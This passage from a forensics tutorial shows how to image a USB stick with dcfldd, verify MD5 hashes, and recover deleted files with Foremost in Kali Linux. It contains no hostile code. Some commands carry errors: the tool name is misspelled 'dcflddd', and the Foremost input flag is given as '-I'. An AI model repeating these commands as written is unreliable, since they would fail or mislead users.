root@kali:~# dcfldd if=/dev/sdc of=/media/root/STORAGE/cs4hs.dd hash=md5 hashlog=cs4hshash.txt conv=sync,noerror  
3840 blocks (120Mb) written.  
3956+0 records in  
3956+0 records out  
root@kali:~#
```

We shall use the result of the hash of the USB stick later to ensure the .dd file we create is identical to the drive and has not been accidentally altered when it was created.

The storage area will likely be mounted as /media/root/STORAGE

Now that we have hashed the USB stick, we are ready to create a dd image of the stick and save it to the Storage area of our target USB stick.

I enter the command

```
> dcflddd if=/dev/sdc of=/media/root/STORAGE/cs4hs.dd hash=md5 hashlog=cs4hshash.txt  
conv=sync,noerror
```

**dcflddd** is the tool used for creating an image. dcfldd allows us to hash in the same command which dd does not permit, so it's personal preference. We image the entire drive so we use sdc without a number afterwards. **if** is the input file **of** is the output file

**hash=** is the hash we use and is md5 (message digest version 5 - by convention)

**hashlog=** we specific a hashlog so the hash is saved to a text file rather than displayed on the screen. As we haven't specified a location for the hashlog, the default is to save to the Home folder.

**conv** (convert) has 2 switches.


**sync** tells the command to pad the data blocks with zeroes if data does not fill a block. This ensures that out data does not get out of sequence with the blocks.

**noerror** tells the command to carry on (ignore) if it comes across an error. This happens frequently when imaging larger drives and the process will simply stop at an error if we do not have this switch.


dcflddd will also give us the progress of the image acquisition which allows us to see that progress is being made and to calculate how long the image process will take. A drive of 1TB may take up to 24 hours to image depending on CPU, RAM and USB port specification. We should see the .dd file in STORAGE



We can now check the hash of the dd file to ensure no changes have been made. We check our hash we took before the acquisition and then compare it to the hash of the file. We can do this in 2 ways. We can look at the log file:



Or we can run a hash command on the dd file and display the hash on the screen.




Now that we have a dd image of the USB stick, we can run a tool to recover the deleted files. The tool we shall use is Foremost. Other tools available are Scalpel, Photorec and Autopsy amongst others. Scalpel requires editing of its configuration file and has proven to be a little unreliable. Photorec is reliable but requires a bit of practice to understand what each option means and Autopsy has a nice Graphical User Interface (GUI) and has some advantages but requires some time to learn to use. Foremost is reliable, quick and very simple to use.

We could run the Foremost command on the dd file in the Storage partition of the stick:


Enter the command `> foremost /media/root/STORAGE/cs4hs.dd`

But with this demonstration, I shall save the .dd file to the Desktop in Kali in the Virtual Machine which makes things a little simpler.


`> foremost -I Desktop/cs4hs.dd -o Desktop/cs4hsfiles`



Note that if we have not specified a location for the output an 'Output' folder will be created in the Home directory and within this folder will be sub folders that will be created as different files are found.



There is also an audit text file which will tell us how many files have been located – useful for large hard drives.



Note that Foremost looks for files based on their file signatures (sometimes called magic numbers). This means that any attempt to hide files by changing their extensions (for example from docx to jpg) will not fool Foremost – it ignores the extensions.



One drawback of Foremost is that it does not keep the original file name. Rather file names are created on-the-fly with numbers (inode locations). Autopsy will keep the original file names and this is one of the advantages of this tool.

That's it. We have followed the correct forensic process by hashing before and after the acquisition and we have performed a file recovery that has found the deleted files. The process is sufficient for recovering deleted files (that have not been overwritten) and would be sufficient for presentation of evidence in court as we have followed accepted forensic practices.